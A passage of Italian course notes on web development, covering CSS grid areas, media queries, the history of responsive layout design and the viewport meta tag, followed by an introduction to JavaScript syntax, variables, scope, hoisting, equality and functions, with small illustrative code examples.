
L'unità **fr** (*fraction*) è un'unità relativa specializzata che funziona **solo** nei layout grid. Rappresenta una lunghezza flessibile corrispondente a una **quota dello spazio disponibile**, e si comporta in modo simile alla proprietà **flex**.

Per esempio, `grid-template-columns: 1fr 1fr 1fr;` definisce tre colonne che si spartiscono in parti uguali lo spazio disponibile. Nell'esempio precedente, invece, `1fr 100px` significa: la seconda colonna è larga esattamente 100 pixel, la prima prende **tutto il resto**.

Direzione di riempimento

Per impostazione predefinita i grid item vengono collocati lungo le righe, ma è possibile collocarli lungo le colonne con la proprietà `grid-auto-flow: column;`

```
.container {  
  display: grid;  
  grid-template-columns: 1fr 100px;  
  grid-template-rows: 20px 50px 100px;  
  grid-auto-flow: column;  
  gap: 10px;  
}
```



Stesso HTML, stessa griglia: cambia solo l'ordine di riempimento.

Con lo stesso HTML dell'esempio precedente si ottengono A, B e C nella prima colonna e D, E ed F nella seconda.

Aree con nome

È possibile assegnare un **nome** ad aree (insiemi di celle) della griglia e collocarvi gli elementi tramite la proprietà **grid-area**. È il modo più leggibile di descrivere l'impianto di una pagina intera.

Esempio 4.7 — L'impianto classico di una pagina


```
body {  
  display: grid;  
  grid-template-columns: 70vw 1fr;  
  grid-template-rows: auto auto 1fr auto;  
  grid-template-areas:  
    "header header"  
    "navbar navbar"  
    "main sidebar"  
    "footer footer";  
  height: 100vh;  
  margin: 0;  
}
```

```
header { grid-area: header; }  
nav { grid-area: navbar; }  
main { grid-area: main; }  
aside { grid-area: sidebar; }  
footer { grid-area: footer; }
```

[areas.css](#)

```
<body>  
  <header>Header</header>  
  <nav>Navbar</nav>  
  <main>Main</main><aside>Aside</aside>  
  <footer>Footer</footer>  
</body>
```

[areas.html](#)



La stringa passata a **grid-template-areas** è, letteralmente, un **disegno** della pagina: ogni riga di testo è una riga della griglia, e ripetere lo stesso nome su celle adiacenti le unisce in un'unica area.

Uno strumento per esercitarsi

Due giochi molto usati per imparare questi due meccanismi sono <https://flexboxfroggy.com/> per Flexbox e <https://cssgridgarden.com/> per Grid.



Le **media query** permettono di applicare certi stili CSS **solo** quando il dispositivo che sta visualizzando il contenuto ha determinate caratteristiche. Si introducono con la parola chiave **@media**.

```
body {  
  color: white;  
  background: black;  
}  
  
@media print {  
  body {  
    color: black;  
    background: transparent;  
  }  
}
```

[📄 stampa.css](#)

Il CSS moderno supporta tre **tipi di output**:

Tipo	Destinatario
print	materiale impaginato e documenti visualizzati in anteprima di stampa.
screen	dispositivi che mostrano il documento su uno schermo.
all	tutti i dispositivi di output.

Caratteristiche del media

Le media query possono anche verificare caratteristiche specifiche dello user agent, del dispositivo di output o dell'ambiente. Si chiamano **media feature**. La sintassi completa è:

`@media tipo_media and (caratteristica: valore) and ...`

- se il tipo è omissso, si assume `all`;
- le caratteristiche vanno racchiuse fra parentesi e sono opzionali.


Esempio 4.8 — Orientamento dello schermo

```
@media screen and (orientation: landscape) {  
  h1::after { content: "Orizzontale"; }  
}  
  
@media screen and (orientation: portrait) {  
  h1::after { content: "Verticale"; }  
}
```

`orientamento.css`

```
<body><h1></h1></body>
```

`orientamento.html`



Esempio 4.9 — Punti di rottura sulla larghezza

```
@media (max-width: 600px) { h1::after { content: "XSmall"; } }  
@media (min-width: 600px) { h1::after { content: "Small"; } }  
@media (min-width: 768px) { h1::after { content: "Medium"; } }  
@media (min-width: 992px) { h1::after { content: "Large"; } }  
@media (min-width: 1200px) { h1::after { content: "XLarge"; } }
```

`breakpoint.css`



Le larghezze a cui il layout cambia si chiamano **breakpoint** (punti di rottura). Si noti che più regole possono essere vere contemporaneamente: a 1300px sono soddisfatte tutte tranne la prima, e prevale l'ultima in ordine di comparsa, per la regola della cascata vista nel capitolo precedente.

Le media query esistono per rispondere a un problema concreto, che ha una storia istruttiva.

Layout a larghezza fissa

Alla fine degli anni Novanta la maggior parte dei monitor era di 640×480 pixel. Nei primi tempi del web design era quindi ragionevole progettare le pagine per una larghezza di 640 pixel.

Poi i monitor cominciarono a crescere: 800×600, poi 1024×768, e i progettisti aggiornarono di conseguenza le loro larghezze fisse.

Lavorare con una singola larghezza specifica, che sia 640, 800 o 1024 pixel, si chiama **fixed-width design**. Il problema è evidente: il risultato è buono **solo** a quella larghezza.

- su schermi **più piccoli** non si riesce a vedere l'intera pagina senza scorrimento orizzontale;
- su schermi **più grandi** resta moltissimo spazio sprecato.

Layout liquidi

Mentre la maggioranza usava larghezze fisse, alcuni resero i propri layout più flessibili. Non esistevano ancora né Flexbox, né Grid, né le media query: lo fecero usando le **percentuali** come larghezza delle colonne. Questi layout si chiamano **liquidi** (o *fluidi*). Wikipedia fu uno dei primi siti a usarli.

I layout liquidi funzionano bene su un intervallo ampio di larghezze, ma peggiorano agli estremi: su uno schermo molto largo il risultato appare **stirato**, su uno molto stretto appare **schacciato**.

Siti separati

Poi arrivarono i dispositivi mobili, con schermi larghi anche solo 240 pixel, su cui né i layout fissi né quelli liquidi funzionavano bene. Una soluzione fu mantenere un **sito separato** per i dispositivi mobili, ospitato su un sottodominio.

Tipicamente si ricorreva allo **user agent sniffing**: si esaminava l'header **User-Agent** della richiesta per redirigere gli utenti mobili verso la versione dedicata. Gli svantaggi:

- lo sniffing dello user agent è **inaffidabile**: può non riconoscere un utente mobile, oppure redirigere per errore un utente desktop;
- ogni sito va **mantenuto separatamente**;
- oggi la distinzione fra mobile e non mobile è sempre più sfumata.

Sarebbe stato molto meglio avere un **unico** sito che si presenta in modo diverso a seconda delle caratteristiche del dispositivo.

Layout adattivi



Con l'introduzione delle media query (attorno al 2009) divennero possibili layout più flessibili. All'inizio, però, i progettisti erano ancora abituati alle larghezze fisse: realizzarono quindi siti che **commutavano fra poche larghezze fisse** usando le media query. Questo approccio si chiama **adaptive design**.

```
main { display: inline-block; height: 200px; }
aside { display: inline-block; height: 200px; }

@media (max-width: 800px) {
  main { width: 400px; }
  aside { width: 180px; }
}

@media (min-width: 800px) {
  main { width: 500px; }
  aside { width: 280px; }
}
```

[adattivo.css](#)



Le larghezze sono fisse: oltre gli 800px il layout non cresce più con la finestra.

I layout adattivi permettono di avere un solo sito che appare bene a poche dimensioni diverse. Il risultato però non è mai davvero corretto per le dimensioni **intermedie**: all'utente viene mostrato il layout più vicino alla dimensione della sua finestra, e vista la varietà di dispositivi esistenti, è probabile che la maggior parte degli utenti veda un layout meno che ottimale.

Layout responsive

La sintesi arriva qui.

- I layout **adattivi** sono media query + layout a larghezza fissa.
- I layout **responsive** sono media query + layout **liquidi**.

Il termine fu coniato da **Ethan Marcotte** in un articolo del 2010. Il responsive design è caratterizzato da tre ingredienti:

- **contenitori fluidi**;
- **media fluidi** (immagini e video che scalano);
- **media query**.

L'impianto e le immagini di un sito responsive devono apparire bene su **qualsunque** dispositivo, non su un elenco predefinito di dimensioni.




Figura 4.6: Breve storia dei layout web.


Esempio 4.10 — Un layout responsive

```
body { display: flex; justify-content: center; flex-wrap: wrap; }

main { display: inline-block; }
aside { display: inline-block; min-height: 100px; }
img { width: 20%; min-width: 100px; }

@media (max-width: 600px) { main { width: 100%; } aside { width: 100%; } }
@media (min-width: 600px) { main { width: 60%; } aside { width: 40%; } }
@media (min-width: 768px) { main { width: 70%; } aside { width: 20%; } }
```

responsive.css



La differenza rispetto all'esempio adattivo è tutta nelle unità: qui le larghezze sono in **percentuale**, quindi fra un breakpoint e l'altro il layout continua ad adattarsi con continuità invece di restare congelato.

C'è un ultimo tassello, senza il quale nulla di tutto questo funziona sui telefoni.

I primi browser mobili dovevano gestire siti progettati per schermi molto più larghi dei loro. Adottarono quindi una soluzione pragmatica:

1. assumevano che i siti fossero progettati per uno schermo largo 980 pixel;
2. disegnavano la pagina in un **viewport virtuale** di 980 pixel;
3. riducevano in scala il risultato per farlo entrare nella larghezza reale dello schermo.




Figura 4.7: Il meccanismo del viewport virtuale dei primi browser mobili.

Questo meccanismo permetteva ai siti **non** ottimizzati per il mobile di apparire decenti su schermi stretti. Non funziona però per i siti che **sono** ottimizzati per il mobile: le media query impostate a 640 pixel non scatterebbero mai, perché il browser sta disegnando in un viewport da 980.

La soluzione è il meta tag **viewport**, che permette di controllare questo meccanismo. Le pagine ottimizzate per il mobile devono includere nel proprio `<head>`:

```
<meta name="viewport" content="width=device-width, initial-scale=1">
```

viewport

Il tag specifica due regole:

- **width=device-width** dice al browser di assumere che la larghezza per cui il sito è stato progettato sia **la larghezza del dispositivo**;
- **initial-scale=1** dice al browser di **non applicare alcuna riduzione** in scala.

Senza questa riga il responsive non funziona



È l'errore più frustrante da diagnosticare: si scrive un foglio di stile responsive impeccabile, lo si prova ridimensionando la finestra del computer e funziona benissimo; poi lo si apre sul telefono e appare tutto minuscolo, come una pagina desktop rimpicciolita. La causa è quasi sempre la mancanza del meta tag viewport nell'`<head>`.



- **Learn CSS** — web.dev. Sezioni 2, da 8 a 11.
<https://web.dev/learn/css/>
- **Learn Responsive Design** — web.dev. Sezioni da 1 a 3 e 15.
<https://web.dev/learn/design/>
- **Flexbox Froggy** — gioco per imparare Flexbox.
<https://flexboxfroggy.com/>
- **CSS Grid Garden** — gioco per imparare Grid.
<https://cssgridgarden.com/>

JAVASCRIPT

Finora abbiamo imparato a costruire pagine web moderne e curate: con HTML ne definiamo la struttura, con i CSS il loro aspetto sui vari media.

Le nostre pagine restano però **intrinsecamente statiche**: non c'è modo di far cambiare il loro contenuto mentre le stiamo consultando, a meno di modificare il file HTML e ricaricare la pagina. Manca il terzo pilastro.

CHE COS'È JAVASCRIPT



JavaScript

JavaScript è un linguaggio di scripting di alto livello e a **tipizzazione debole**. Introdotto per la prima volta dal browser Netscape nel **1995**, è stato progettato per essere incluso nelle pagine web ed eseguito **dentro un browser**, allo scopo di rendere i documenti HTML più dinamici. I programmi JavaScript (gli *script*) vengono interpretati come testo semplice dal *motore JS*.

Oggi JavaScript non si usa più soltanto nelle pagine web: lo si trova nel software di back-end, nelle applicazioni desktop e mobili, nello scripting generico. È il linguaggio di programmazione più diffuso in assoluto: nel 2023 il 66% degli sviluppatori professionisti intervistati da Stack Overflow dichiarava di usarlo.

JavaScript implementa la specifica **ECMAScript**.

Perché due nomi



ECMAScript è lo **standard**, mantenuto dall'ente di normazione ECMA; *JavaScript* è il nome comune delle sue implementazioni. Le sigle come ES5, ES6 (o ES2015) indicano le edizioni dello standard, ed è così che si datano le funzionalità del linguaggio: dire che una cosa è «ES6» significa dire che è stata introdotta nel 2015.

Il nome, va detto, è un artificio di marketing: JavaScript non ha nulla a che vedere con Java. La somiglianza sintattica è superficiale, la semantica è profondamente diversa.



Il codice JavaScript si può includere in un documento HTML in due modi.

JavaScript interno: il codice è scritto dentro un elemento `<script>`, nell'`<head>` oppure nel `<body>`.

```
<script>
  console.log("Hello World!");
</script>
```

JavaScript esterno: si usa `<script src="url/dello/script.js">`, e il file esterno deve avere estensione `.js`.

```
<script src="script.js"></script>
```

Esempio 5.1 — Hello World

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>JavaScript</title>
    <script>
      console.log("Hello World!");
    </script>
  </head>
  <body>
    <h1>Hello!</h1>
  </body>
</html>
```

 `hello.html`

 Console

Hello World!

Il messaggio non compare nella pagina: compare nella **console** dei DevTools. È il canale principale con cui uno script comunica a chi lo sviluppa.

Il tag script non è mai auto-chiudente



Anche quando si carica un file esterno e il tag è vuoto, va scritto `<script src="..."></script>`. La forma abbreviata `<script src="..." />` non funziona: la specifica HTML non lo consente, e il browser considera tutto ciò che segue come contenuto dello script.



Per molto tempo JavaScript si è evoluto **senza rotture**: le nuove funzionalità venivano aggiunte e quelle esistenti restavano intatte. Questo è stato vero fino al 2009, con l'arrivo di **ECMAScript 5** (ES5), che ha modificato alcune funzionalità esistenti.

Per mantenere la retro-compatibilità, queste modifiche incompatibili sono **disattivate** per impostazione predefinita. Si abilitano con la direttiva **"use strict"** nella prima riga di uno script.

```
"use strict";  
/* qui il codice JavaScript */
```

[script.js](#)

In questa dispensa, salvo indicazione contraria, si fa sempre riferimento alla versione moderna e **strict** di JavaScript.

Perché conviene sempre



La modalità strict non aggiunge funzionalità: **toglie** comportamenti permissivi che nascondono errori. Trasforma in errori espliciti cose che altrimenti fallirebbero in silenzio, come assegnare a una variabile mai dichiarata o scrivere su una proprietà in sola lettura (li vedremo entrambi più avanti in questo capitolo). Costa una riga e fa emergere subito bug che altrimenti si scoprirebbero molto più tardi.

IL LINGUAGGIO



JavaScript supporta i paradigmi **imperativo**, **funzionale** e **orientato agli oggetti**, e possiede costrutti molto interessanti per la programmazione asincrona.

Un programma JavaScript è una **sequenza di istruzioni** (*statement*), composte da valori, operatori, espressioni, parole chiave e commenti. La sintassi è piuttosto simile a quella di Java e del C, ma **molto più permissiva**.

Le istruzioni sono delimitate da un a-capo, da un punto e virgola, o da entrambi.

```
// con i punti e virgola  
msg = "Hello";  
num = 1;  
console.log(msg);  
  
// senza punti e virgola: funziona lo stesso  
msg = "Hello"  
num = 1  
console.log(msg)  
  
// piu' istruzioni sulla stessa riga  
msg = "Hello"; num = 1; console.log(msg);
```

[istruzioni.js](#)

Delimitare le istruzioni con il punto e virgola resta comunque una buona pratica da preferire.

L'inserimento automatico dei punti e virgola



Quando il punto e virgola manca, l'interprete lo inserisce da sé (*Automatic Semicolon Insertion*). Il meccanismo funziona quasi sempre, ma ha casi limite che generano bug memorabili: un **return** seguito da un a-capo, per esempio, restituisce **undefined** perché il punto e virgola viene inserito subito dopo il **return**. Metterli sempre costa poco.

Il ciclo di vita di una variabile

Dichiarare una variabile in JavaScript consiste di tre passi distinti.




Figura 5.1: Le tre fasi della vita di una variabile e la Temporal Dead Zone.

let e const

Nel JavaScript moderno le variabili si dichiarano e inizializzano con:

- la parola chiave **let** per le variabili «normali»;
- la parola chiave **const** per le costanti, che non possono essere riassegnate.

Per impostazione predefinita le variabili sono inizializzate a **undefined**.

```

let x;
const y = 42;

console.log(x); // output: undefined
console.log(y); // output: 42
    
```

[variabili.js](#)

Con **const** si dichiarano **costanti locali con scope di blocco**, cioè variabili il cui valore non può essere riassegnato. Per il resto si comportano come quelle dichiarate con **let**, compreso l'hoisting che vedremo fra poco.

```

const n = 42;
console.log(n); // output: 42
n = 43;          // TypeError: Assignment to constant variable.
    
```

[const.js](#)

const non rende immutabile un oggetto

const impedisce di **riassegnare la variabile**, non di modificare il valore a cui si riferisce. Se il valore è un oggetto, la variabile ne contiene solo il **riferimento** (lo vedremo nella sezione sugli oggetti), e le proprietà si possono cambiare liberamente.

```

const pet = { name: "Hannibal" };
pet.name = "Sif"; // consentito: cambia l'oggetto, non la variabile
pet.age = 7;      // consentito
pet = {};         // TypeError: e' la variabile a non poter cambiare
    
```

Gli scope

Esistono tre livelli di scope:

- **scope globale;**
- **scope di funzione;**
- **scope di modulo.**

In aggiunta, le variabili dichiarate con `let` e `const` possono avere uno **scope di blocco**, cioè il più vicino blocco delimitato da una coppia di parentesi graffe.

Esempio 5.2 — Scope di blocco con let

```
let bool;           // dichiarazione
bool = true;

if (bool) {
  // console.log(msg); // msg non e' accessibile qui
  let msg = "Hello"; // dichiarazione + assegnamento
  console.log(msg);   // output: Hello
}

// console.log(msg); // msg non e' definita qui
console.log(bool);    // output: true
```

[📄 scope.js](#)

Lo scope delle variabili dichiarate con `let` e `const` è il blocco più vicino, e le variabili sono accessibili **solo dopo** che la riga in cui sono dichiarate è stata eseguita.

Hoisting

L'**hoisting** (letteralmente «sollevamento») è il comportamento predefinito per cui le dichiarazioni di variabili e funzioni vengono implicitamente spostate all'**inizio del loro scope**.

Con **let** e **const** viene sollevata soltanto la **dichiarazione**, non l'inizializzazione: quest'ultima avviene sulla riga che conteneva originariamente la dichiarazione. Nell'intervallo fra le due la variabile esiste ma è inaccessibile: è la **Temporal Dead Zone** della figura precedente.

```
// qui la variabile x non e' definita
{
  // la dichiarazione di x viene sollevata qui: inizia la TDZ
  console.log(x);    // ReferenceError
  let x = 1;         // fine della TDZ, x viene inizializzata
  // da qui in poi x vale 1
}
// qui la variabile x non e' piu' definita
```

[hoisting.js](#)

Console

```
Uncaught ReferenceError: can't access lexical declaration
'x' before initialization
```

Esempio 5.3 — Shadowing

```
let n;           // dichiarazione
n = 1;

if (n > 0) {
  let n = 2;     // maschera la n dello scope esterno
  // let n;      // errore: non si puo' ridichiarare nello stesso blocco
  console.log(n); // output: 2
}

console.log(n);  // output: 1
```

[shadowing.js](#)

Prima di ECMAScript 6: var e dichiarazioni implicite

Prima dell'introduzione di ECMAScript 6 (2015) le variabili si dichiaravano con la parola chiave **var**, o addirittura implicitamente. A meno di dover davvero supportare browser molto vecchi, **non** vanno più dichiarate in questi modi: hanno proprietà piuttosto confuse e favoriscono gli errori.

Le variabili dichiarate con **var** vengono sollevate allo scope di funzione o globale più vicino (**niente scope di blocco**) e vengono **anche** **inizializzate** a **undefined**.

```
if (true) {  
  console.log(n);    // output: undefined (non un errore!)  
  var n = 1;  
}  
console.log(n);      // output: 1 (n e' sopravvissuta al blocco)
```

[var.js](#)

Il codice sopra si comporta esattamente come questo:

```
var n;  
if (true) {  
  console.log(n);    // output: undefined  
  n = 1;  
}  
console.log(n);      // output: 1
```

[var-equivalente.js](#)

Le variabili possono anche essere dichiarate **implicitamente**, per esempio usandole in un assegnamento senza alcuna parola chiave. Il risultato è la creazione di una **variabile globale**.

Mai dichiarare implicitamente



È una pessima pratica e una fonte inesauribile di errori: una variabile che doveva essere locale diventa globale, e da lì in poi qualunque altra parte del programma può sovrascriverla. In modalità **strict** la cosa è esplicitamente vietata e produce un **ReferenceError**.

```
"use strict";  
msg = "meglio evitare";    // ReferenceError: msg is not defined
```

L'operatore `typeof` restituisce il tipo di un valore.

```
let x; // dichiarata e inizializzata a undefined
console.log(typeof x); // undefined

x = 42;
console.log(typeof x); // number
x = 3.14;
console.log(typeof x); // number
x = 10e12;
console.log(typeof x); // number

x = "hello";
console.log(typeof x); // string
x = 'hello'; // apici singoli o doppi, indifferente
console.log(typeof x); // string

x = false;
console.log(typeof x); // boolean

x = 42 / 0; // Infinity
console.log(typeof x); // number
x = 42 * "Hello"; // NaN
console.log(typeof x); // number
```

[❏ tipi.js](#)

Un solo tipo numerico



JavaScript non distingue interi e numeri in virgola mobile: esiste un solo tipo **number**, rappresentato in doppia precisione. Da qui due conseguenze da ricordare: `42/0` non è un errore ma vale **Infinity**, e il risultato di un'operazione numerica priva di senso è **NaN** (*Not a Number*), che ha comunque tipo **number**.

Curiosità utile all'esame: **NaN** è l'unico valore in JavaScript che non è uguale a se stesso. `NaN === NaN` vale **false**.

Gli operatori aritmetici sono quelli consueti.

Operatore	Descrizione
=	assegnamento
+	addizione
-	sottrazione
*	moltiplicazione
**	elevamento a potenza (da ECMAScript 2016)
/	divisione
%	modulo (resto della divisione)
++	incremento
--	decremento

Gli operatori di confronto sono gli stessi di Java, con l'aggiunta di `===` e `!==`.

Operatore	Descrizione
==	uguale a
===	stesso valore e stesso tipo
!=	diverso da
!==	valore diverso o tipo diverso
>	maggiore di
<	minore di
>=	maggiore o uguale
<=	minore o uguale
?	operatore ternario

Uguaglianza debole e uguaglianza stretta

L'operatore di **uguaglianza debole** (`==`) verifica se i due operandi sono uguali, **tentando di convertirli** quando sono di tipo diverso.

```
console.log(42 == 42);    // true
console.log("JS" == "JS"); // true
console.log("1" == 1);    // true
console.log(0 == false);  // true
console.log(true == 1);   // true
console.log(true == "1"); // true
console.log(true == 42);  // false
```

[uguaglianza-debole.js](#)

L'operatore di **uguaglianza stretta** (`===`) verifica l'uguaglianza **senza** conversione di tipo: se gli operandi sono di tipo diverso, il confronto restituisce immediatamente **false**.

```
console.log(42 === 42);    // true
console.log("JS" === "JS"); // true
console.log("1" === 1);    // false
console.log(0 === false);  // false
console.log(true === 1);   // false
console.log(true === "1"); // false
console.log(true === 42);  // false
```

[uguaglianza-stretta.js](#)

Usare sempre **===**



L'ultima riga dei due esempi merita attenzione: `true == 1` è vero, ma `true == 42` è falso. La ragione è che la conversione trasforma `true` nel numero `1`, non in «un valore vero qualunque». Le regole di conversione dell'uguaglianza debole sono numerose e poco intuitive, e sono all'origine di una quantità sproporzionata di bug.

La regola pratica è semplice: **usare sempre `===` e `!==`**, e ricorrere a `==` solo quando si vuole davvero la conversione, sapendo esattamente che cosa si sta facendo.



`if`, `if-else`, `for`, `while`, `do`, `switch` hanno la stessa sintassi e la stessa semantica di Java. Anche `continue` e `break` funzionano esattamente come in Java.

```
if (condizione) {
  // codice
} else {
  // codice
}

for (let i = 0; i < 10; i++) {
  // codice
}

while (espressione) { /* codice */ }

do {
  // codice
} while (condizione);

switch (espressione) {
  case valore:
    // codice
    break;
  default:
    // codice
}
```

[controllo.js](#)

FUNZIONI



Le funzioni si dichiarano con la sintassi seguente.

```
function greet(name) {
  console.log(`Hello ${name}`); // backtick: template literal
}

greet("Web Technologies"); // stampa "Hello Web Technologies"
```

[funzioni.js](#)

Lo scope di una dichiarazione di funzione è lo scope corrente, quello in cui la dichiarazione avviene.

I template literal



Le stringhe delimitate da **backtick** (```) sono *template literal*: al loro interno la sintassi `${espressione}` viene sostituita con il valore dell'espressione, e la stringa può occupare più righe. Sono molto più leggibili della concatenazione con `+`. Su tastiera italiana il backtick si inserisce con **ALT+096** dal tastierino numerico su Windows, con **Option+9** su macOS e con **AltGr+'** su Linux.

Argomenti predefiniti

Quando in una chiamata non viene passato alcun argomento, i parametri sono inizializzati a **undefined**. Le funzioni possono però dichiarare valori predefiniti.

```
function greet(name, message = "Hello") { // message ha un valore predefinito
  console.log(`${message} ${name}`);
}

greet("Web Technologies"); // Hello Web Technologies
greet("Web Technologies", "Ciao"); // Ciao Web Technologies
greet(); // Hello undefined
```

[default.js](#)

Hoisting delle funzioni

L'hoisting si applica anche alle dichiarazioni di funzione, e in questo caso solleva la funzione **per intero**: si può quindi invocare una funzione **prima** della riga in cui è dichiarata.

```
greet("Web Technologies"); // stampa "Hello Web Technologies" (!)

function greet(name, message = "Hello") {
  console.log(`${message} ${name}`);
}
```

[hoisting-funzioni.js](#)

Scope interno e visibilità

Una funzione crea un proprio scope: le variabili e le funzioni dichiarate al suo interno non sono visibili negli scope esterni. Al contrario, una funzione **può accedere** alle variabili degli scope esterni (è una **closure**), purché non siano mascherate nel proprio scope.

Esempio 5.4 — Funzioni annidate e closure

```
let message = "Hello";

console.log(greet("Web Technologies")); // output: Hello Web Technologies!

function greet(name) { // sollevata a inizio scope globale
  return generateMessage();

  function generateMessage() { // sollevata a inizio scope di greet
    return `${message} ${name}!`;
  }
}

generateMessage(); // ReferenceError: generateMessage is not defined
```

[closure.js](#)

La funzione **generateMessage** è locale allo scope di **greet** e non può essere referenziata dall'esterno. Al suo interno, però, accede sia a **name** (parametro di **greet**) sia a **message** (variabile globale).

Espressioni di funzione e arrow function

Le funzioni possono anche essere create tramite **espressioni di funzione** e assegnate a una variabile.

```
// espressione di funzione classica
let greet = function (name) {
  console.log(`Hello ${name}!`);
}

// alternativa, con una arrow function
let greet = (name) => {
  console.log(`Hello ${name}!`);
}

greet("Web Technologies"); // output: Hello Web Technologies!
```

[espressioni.js](#)

In questi casi valgono le regole di hoisting delle **variabili**, non quelle delle funzioni. La differenza è tutt'altro che teorica.

Esempio 5.5 — Hoisting a confronto

```
greet(); // ReferenceError: greet non e' definita
{
  greet(); // output: Hello
  function greet() {
    console.log("Hello");
  }
}
```

[hoisting-confronto.js](#)

```
salute(); // ReferenceError: salute non e' definita
{
  salute(); // ReferenceError: variabile non inizializzata (TDZ)
  let salute = function () {
    console.log("Howdy");
  }
}
```

[hoisting-confronto2.js](#)

Nel primo caso la **dichiarazione di funzione** viene sollevata per intero dentro il blocco, quindi la chiamata interna funziona. Nel secondo la variabile **salute** viene sollevata ma non inizializzata: la chiamata cade nella Temporal Dead Zone.

La prima riga fallisce in **entrambi** i casi perché, in modalità strict, anche una dichiarazione di funzione scritta dentro un blocco ha **scope di blocco**: viene sollevata all'inizio del blocco, non fuori. Senza "use strict" i browser, per retro-compatibilità, rendono **greet** visibile anche fuori dal blocco, e la prima chiamata darebbe un errore diverso: un **TypeError** (*greet is not a function*).

